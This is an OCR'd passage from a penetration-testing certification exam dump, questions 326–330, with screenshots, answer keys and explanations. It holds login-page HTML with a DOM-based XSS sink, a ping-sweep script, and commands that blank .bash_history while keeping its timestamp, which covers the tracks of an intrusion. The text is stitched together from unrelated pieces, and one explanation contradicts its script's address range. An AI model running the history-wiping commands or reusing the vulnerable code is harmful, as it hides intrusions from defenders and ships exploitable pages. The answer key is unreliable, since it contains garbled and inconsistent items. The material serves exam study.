
https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			


Secure System

https://comptia.org/login.aspx#remediatesource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



Secure System
https://comptia.org/login.aspx#remediatecookies
Name | Value | Domain | Path | Expires/... | Size | HTTP | Secure | SameSite
ASP.NET_SessionId | h1bcdctse2ewvqwf4bdcby3v | www.com... | / | Session | 41 | | | delete
__utma | 36104370.911013732.1508266963.1508266963.1508266963.1 | .comptia.o... | / | 2019-10-1... | 59 | | | delete
__utmb | 361044370.7.9.1508267988443 | .comptia.o... | / | 2017-10-1... | 32 | | | delete
__utmc | 36104370 | .comptia.o... | / | Session | 14 | | | delete
__utmt | 1 | .comptia.o... | / | 2017-10-1... | 7 | | | delete
__utmv | 36104370.|2=Account%20Type=Not%20Defined=1 | .comptia.o... | / | 2019-10-1... | 48 | | | delete
__utmz | 36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc... | .comptia.o... | / | 2018-04-1... | 99 | | | delete
_sp_id.0767 | 4a84866c6fff51c.1508266964.1.1508258019.1508266964.81ff34f7 | .comptia.o... | / | 2019-10-1... | 99 | | | delete
_sp_ses.0767 | * | .comptia.o... | / | 2017-10-1... | 13 | | | delete
Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options:
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4

Answer:



Explanation

Graphical user interface Description automatically generated



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1
Generate a Certificate Signing Request

Step 2
Submit CSR to the CA

Step 3
Install re-issued certificate on the server

Step 4
Remove certificate from server

NEW QUESTION: 326

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

* The following request was intercepted going to the network device:

GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5 Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk

* Network management interfaces are available on the production network.

* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report?

(Choose two.)

A. Disable HTTP/301 redirect configuration.

B. Implement a better method for authentication.

C. Eliminate network management and control interfaces.

D. Disable or upgrade SSH daemon.

E. Create an out-of-band network for management.

F. Enforce enhanced password complexity requirements.

Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 327

A penetration tester writes the following script:

```
#!/bin/bash
for x in 'seq 1 254'; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.

B. Set the TTL of ping packets for stealth.

C. Fill the ARP table of the networked devices.

D. Scan the system on the most used ports.

Answer: (SHOW ANSWER)

Explanation

The tester is attempting to determine active hosts on the network by writing a script that pings a range of IP addresses. Ping is a network utility that sends ICMP echo request packets to a host and waits for ICMP echo reply packets. Ping can be used to test whether a host is reachable or not by measuring its response time. The script uses a for loop to iterate over a range of IP addresses from 192.168.1.1 to 192.168.1.254 and pings each one using the ping command with -c 1 option, which specifies one packet per address.

NEW QUESTION: 328

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

A. Wireshark

B. Gattacker

C. tcpdump

D. Netcat

Answer: B (LEAVE A REPLY)

Explanation

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an

interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION: 329
A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)
A. Setting up a secret management solution for all items in the source code management system
B. Implementing role-based access control on the source code management system
C. Configuring multifactor authentication on the source code management system
D. Leveraging a solution to scan for other similar instances in the source code management system
E. Developing a secure software development life cycle process for committing code to the source code management system
F. Creating a trigger that will prevent developers from including passwords in the source code management system
Answer: (SHOW ANSWER)
Explanation
Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data.
Some possible options for addressing the issue of access keys within an organization's SCM solution are:
* Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files
* Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system

NEW QUESTION: 330
A penetration tester gains access to a system and establishes persistence, and then runs the following commands:
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history for further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders
Answer: C (LEAVE A REPLY)
The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash_history (the hidden file that stores the Bash history). The third command renames temp to .bash_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.